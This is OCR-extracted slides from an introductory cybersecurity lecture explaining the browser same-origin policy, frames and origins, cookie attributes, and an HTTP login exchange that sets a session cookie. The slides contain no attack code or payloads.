2550 Intro to cybersecurity

L24: Track, CSRF, XSS

abhi shelat

Key insight: security vulnerabilities arise when external input is not verified.

Security: Isolation


Safe to visit an evil site:

http://a.com
A.com

Safe to browse many sites concurrently:


http://a.com
A.com
http://b.com
B.com

Safe to delegate:



Credit: John Mitchell for graphics


Windows, Frames, Origins



Each page of a frame has an origin

Frames can access
resources of its own origin.

Windows, Frames, Origins



Each page of a frame has an origin

Frames can access resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same origin policy

Origin: scheme + host + port

Pages with different origins should be “isolated” in some way.

Same Origin Policy

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
  - SOP is the basis of classic web security
  - Some exceptions to this policy (unfortunately)
  - SOP has been relaxed over time to make controlled sharing easier
- In the case of cookies
  - Domains are the origins
  - Cookies are the subjects

Except for:

<img>

<form>


<script>

<jsonp>

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
    - Allows services to store a small amount of data at the client (usually ~4K)
    - Often used for identification, authentication, user tracking
- Attributes
    - Domain and path restricts resources browser will send cookies to
    - Expiration sets how long cookie is valid
    - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example




Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK


POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1


HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

Store the cookie

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

